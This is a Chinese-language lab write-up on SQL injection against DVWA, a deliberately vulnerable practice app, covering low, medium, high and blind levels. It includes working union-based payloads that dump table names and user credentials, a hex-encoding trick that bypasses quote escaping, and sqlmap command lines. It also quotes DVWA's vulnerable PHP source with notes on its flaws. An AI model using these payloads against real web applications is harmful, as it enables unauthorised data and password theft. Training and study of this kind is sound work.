**DVWA SQL注入漏洞分析报告**

文档主要内容：

1.漏洞原理（SQL注入流程）。


2.复现步骤（截图 + Payload）。

3.修复建议（参数化查询、WAF规则）。

**SQL 注入**

原理：用户输入的数据被 SQL 解释器执行

SQL注入的流程：




**复现步骤**

靶场：dvwa

工具：burpsuite community,浏览器，sqlmap

在登陆 dvwa 时进行抓包：可以看到 POST 方法中传到服务器的有 username 和 password




行注释：--，#：省略注释后面的部分，不必担心输入


内联注释：/\*...\*/

**SQL Injection-low**


* 正常提交 payload=1:



* Union 注入（通过使用 UNION 关键字，将两个或多个查询结果合并为一个结果集）：  
  注入点判断，是数字注入还是字符串注入：
* 输入 1 and 1=1#正常输出




* 输入 1 and 1=2#，依旧正常输出：




总结：不是数字注入，因为没有产生异常

* 输入 1’and1=2#（这里输入的’是中文符号，应该输入英文符号，则不输出）



* 输入 1'and1=1#:




总结存在字符注入，且为单引号闭合，猜测 sql 语句：

Select ID,First name,Surname,

from　．．．,

ｗhere ID='input()';


字段判断：输入 1' order by 2#-->对查询结果按指第二列排序，如果指定的列号超过实际字段数，则报错，否则正常输出



输入 1’order by 3#，报错，则每一行有两个字段，First name 按字段输出

获取数据库名，使用 UNION 连接其他语句，例如：


1' union select 1,database() from information\_schema.schemata#



假设实际的执行语句为：

|  |
| --- |
| SQL SELECT id, first\_name, last\_name  FROM users  WHERE id = '1'   UNION   SELECT 1,database(), #1是占位符，匹配原查询的列数，比如：原查询返回三列，并且返回当前的数据库名称  FROM information\_schema.schemata -- ';#该表存储所有数据库的元信息 结果进行了填充默认值，导致First name显示1，surname显示dvwa |

|  |
| --- |
| PHP #获取表名： 1' union select 1，table\_name from information\_schema.tables where table\_schema='dvwa'# |




该 dvwa 库有两个表：guestbook，users

获取 users 表的列名：输入 1' union select\* from users#（行不通，因为 union 要求前面查询和后面查询返回列数一致，可能 users 表的返回列数大于三，若用户没有访问 users 表的权限，则更加行不通了）

|  |
| --- |
| PHP #获取列名 1' union select column\_name, column\_name from information\_schema.columns where table\_name='users'and table\_schema='dvwa'# |



|  |
| --- |
| PHP #获取 user，和 password : 1' union select user， password from users# |



查看源码进行分析：

|  |
| --- |
| PHP PHP <?php    if( isset( $\_REQUEST[ 'Submit' ] ) ) {  // Get input  $id = $\_REQUEST[ 'id' ];    // Check database  $query = "SELECT first\_name, last\_name FROM users WHERE user\_id = '$id';";  $result = mysqli\_query($GLOBALS["\_\_\_mysqli\_ston"], $query ) or die( '<pre>' . ((is\_object($GLOBALS["\_\_\_mysqli\_ston"])) ? mysqli\_error($GLOBALS["\_\_\_mysqli\_ston"]) : (($\_\_\_mysqli\_res = mysqli\_connect\_error()) ? $\_\_\_mysqli\_res : false)) . '</pre>' );    // Get results  while( $row = mysqli\_fetch\_assoc( $result ) ) {  // Get values  $first = $row["first\_name"];  $last = $row["last\_name"];    // Feedback for end user  echo "<pre>ID: {$id}<br />First name: {$first}<br />Surname: {$last}</pre>";  }    mysqli\_close($GLOBALS["\_\_\_mysqli\_ston"]);  }    ?> PHP <?php    if( isset( $\_REQUEST[ 'Submit' ] ) ) {  // Get input  $id = $\_REQUEST[ 'id' ];    // Check database  $query = "SELECT first\_name, last\_name FROM users WHERE user\_id = '$id';";  $result = mysqli\_query($GLOBALS["\_\_\_mysqli\_ston"], $query ) or die( '<pre>' . ((is\_object($GLOBALS["\_\_\_mysqli\_ston"])) ? mysqli\_error($GLOBALS["\_\_\_mysqli\_ston"]) : (($\_\_\_mysqli\_res = mysqli\_connect\_error()) ? $\_\_\_mysqli\_res : false)) . '</pre>' );    // Get results  while( $row = mysqli\_fetch\_assoc( $result ) ) {  // Get values  $first = $row["first\_name"];  $last = $row["last\_name"];    // Feedback for end user  echo "<pre>ID: {$id}<br />First name: {$first}<br />Surname: {$last}</pre>";  }    mysqli\_close($GLOBALS["\_\_\_mysqli\_ston"]);  }    ?> |

没有进行预编译


用户数据拼接了代码，没有实现代码、数据分离

没有进行敏感字符过滤

**SQL Injection-medium**

* 只能选择数据：进行抓包尝试





输入：3 and 1=1#

回显：

|  |
| --- |
| PHP <pre>ID: 3 and 1=1# <br />First name: Hack<br />  Surname: Me</pre> |

输入 id=3 and 1=2#

没有回显，则存在数字型注入

猜测 sql 语句为：因为查询结果只有两列（输入 3 order by 3-->出错）


|  |
| --- |
| SQL select First name,Surname   from <表名>  where id = 3; |

使用 union 进行联合注入：

输入

|  |
| --- |
| SQL id=3   union   select 1,database()  from information\_schema.schemata# |

回显：




说明当前的数据库为 dvwa，接下来查看数据库中有哪些表

|  |
| --- |
| SQL 3 union select 1，table\_name from information\_schema.tables where table\_schema='dvwa'# |

报错 use near '\'dvwa\'#' at line 1，单引号被转义，要将字符'dvwa'转化为 16 进制数 0x64767761,再次输入

|  |
| --- |
| SQL 3 union select 1，table\_name from information\_schema.tables where table\_schema=0x64767761# |

回显：




对 guestbook 表格感兴趣，则查找其中有哪些列

输入：


|  |
| --- |
| SQL 3 union select 1，column\_name from information\_schema.columns where table\_schema=0x64767761 and table\_name=0x6775657374626f6f6b# |

回显成功



如果对 guestbook 表格中 comment\_id 和 comment 感兴趣则可以输入

|  |
| --- |
| SQL 3 union select comment,comment\_id  from guestbook# |



查看源码进行分析：

|  |
| --- |
| Bash <?php    if( isset( $\_POST[ 'Submit' ] ) ) {  // Get input  $id = $\_POST[ 'id' ];    $id = mysqli\_real\_escape\_string($GLOBALS["\_\_\_mysqli\_ston"], $id);    $query = "SELECT first\_name, last\_name FROM users WHERE user\_id = $id;";  $result = mysqli\_query($GLOBALS["\_\_\_mysqli\_ston"], $query) or die( '<pre>' . mysqli\_error($GLOBALS["\_\_\_mysqli\_ston"]) . '</pre>' );    // Get results  while( $row = mysqli\_fetch\_assoc( $result ) ) {  // Display values  $first = $row["first\_name"];  $last = $row["last\_name"];    // Feedback for end user  echo "<pre>ID: {$id}<br />First name: {$first}<br />Surname: {$last}</pre>";  }    }    // This is used later on in the index.php page  // Setting it here so we can close the database connection in here like in the rest of the source scripts  $query = "SELECT COUNT(\*) FROM users;";  $result = mysqli\_query($GLOBALS["\_\_\_mysqli\_ston"], $query ) or die( '<pre>' . ((is\_object($GLOBALS["\_\_\_mysqli\_ston"])) ? mysqli\_error($GLOBALS["\_\_\_mysqli\_ston"]) : (($\_\_\_mysqli\_res = mysqli\_connect\_error()) ? $\_\_\_mysqli\_res : false)) . '</pre>' );  $number\_of\_rows = mysqli\_fetch\_row( $result )[0];    mysqli\_close($GLOBALS["\_\_\_mysqli\_ston"]);  ?> |

没有进行预编译

用户数据拼接了代码，没有实现代码、数据分离

没有很好的对敏感关键字进行过滤。想要利用 mysqli\_real\_escape\_string 函数进行敏感字符过滤，但是 mysqli\_real\_escape\_string 函数并不能过滤一些敏感的关键字（如 and or 等），它的功能只是转义一些字符，仅成功过滤了’

**SQL Injection-high**

输入 2'，出错

输入 3 and 1=2#，正常输出


输入 3'and1=2#

第三种情况无回显（注意引号一定是英文引号，要不然没反应），说明是字符型注入，以单引号闭合

字符段长度判断 1'order by 2#：正常 1'order by 3#：出错


判断数据库

|  |
| --- |
| SQL 3' union select 1，database（）from information\_schema.schemata# |




和初级一样，接下来查找表名

|  |
| --- |
| SQL 3' union select 1,table\_name from information\_schema.tables where table\_schema='dvwa'# |



查找表 users 的列名：

|  |
| --- |
| SQL 3' union select 1 ,column\_name from information\_schema.columns where table\_schema='dvwa' and table\_name='users'# |



查看源码：

|  |
| --- |
| Bash PHP <?php   if( isset( $\_SESSION [ 'id' ] ) ) {  // Get input，相比其他等级改变的地方，session是用于验证用户身份，无法防御已认证用户的注入行为  $id = $\_SESSION[ 'id' ];   switch ($\_DVWA['SQLI\_DB']) {  case MYSQL:  // Check database  $query = "SELECT first\_name, last\_name FROM users WHERE user\_id = '$id' LIMIT 1;";  $result = mysqli\_query($GLOBALS["\_\_\_mysqli\_ston"], $query ) or die( '<pre>Something went wrong.</pre>' );   // Get results  while( $row = mysqli\_fetch\_assoc( $result ) ) {  // Get values  $first = $row["first\_name"];  $last = $row["last\_name"];   // Feedback for end user  echo "<pre>ID: {$id}<br />First name: {$first}<br />Surname: {$last}</pre>";  }   ((is\_null($\_\_\_mysqli\_res = mysqli\_close($GLOBALS["\_\_\_mysqli\_ston"]))) ? false : $\_\_\_mysqli\_res);   break;  case SQLITE:  global $sqlite\_db\_connection;   $query = "SELECT first\_name, last\_name FROM users WHERE user\_id = '$id' LIMIT 1;";  #print $query;  try {  $results = $sqlite\_db\_connection->query($query);  } catch (Exception $e) {  echo 'Caught exception: ' . $e->getMessage();  exit();  }   if ($results) {  while ($row = $results->fetchArray()) {  // Get values  $first = $row["first\_name"];  $last = $row["last\_name"];   // Feedback for end user  echo "<pre>ID: {$id}<br />First name: {$first}<br />Surname: {$last}</pre>";  }  } else {  echo "Error in fetch ".$sqlite\_db->lastErrorMsg();  }  break;  }  }   ?> |

没有进行预编译

用户数据拼接了代码，没有实现代码、数据分离

想要利用 session 和自定义错误返回来增加安全系数，成功的躲过了 Error 注入方式

**SQL Injection (Blind)-low**

输入 1'报错

输入 1 and 1=2#，不报错

输入 1' and1=2#，

User ID is MISSING from the database.

则说明存在字符型注入，闭合为单引号，判断列数，不能使用 order by 进行分组，说明只是执行校验功能。

获取数据库名使用

length（database（））>3#，不报错

1' and length(database())>4# 报错：User ID is MISSING from the database。

说明数据库名字为四个字符


依次判断四个字符：

使用 sqlmap

|  |
| --- |
| Python python sqlmap.py -u"http://localhost/DVWA/vulnerabilities/sqli\_blind/?id=2&Submit=Submit#" --cookie" PHPSESSID=5srr3gl4j9l0h83gv92aggrnd0; security=low" --current-db |


* 检测存在注入漏洞类型：存在基于布尔型的盲注漏洞

|  |
| --- |
| SQL python sqlmap.py -u "http://localhost/DVWA/vulnerabilities/sqli\_blind/?id=1&Submit=Submit" --cookie "security=low; PHPSESSID=sglkdapflbtotcoq7968mm92ib " |




* #获取当前数据库名

|  |
| --- |
| SQL python sqlmap.py -u "http://localhost/DVWA/vulnerabilities/sqli\_blind/?id=1&Submit=Submit" --cookie "security=low; PHPSESSID=sglkdapflbtotcoq7968mm92ib " --current-db |




* 获取数据库 dvwa 中的表格名

|  |
| --- |
| PHP python sqlmap.py -u "http://localhost/DVWA/vulnerabilities/sqli\_blind/?id=1&Submit=Submit" --cookie "security=low; PHPSESSID=sglkdapflbtotcoq7968mm92ib " -D dvwa --tables​ #dvwa不用加引号 |



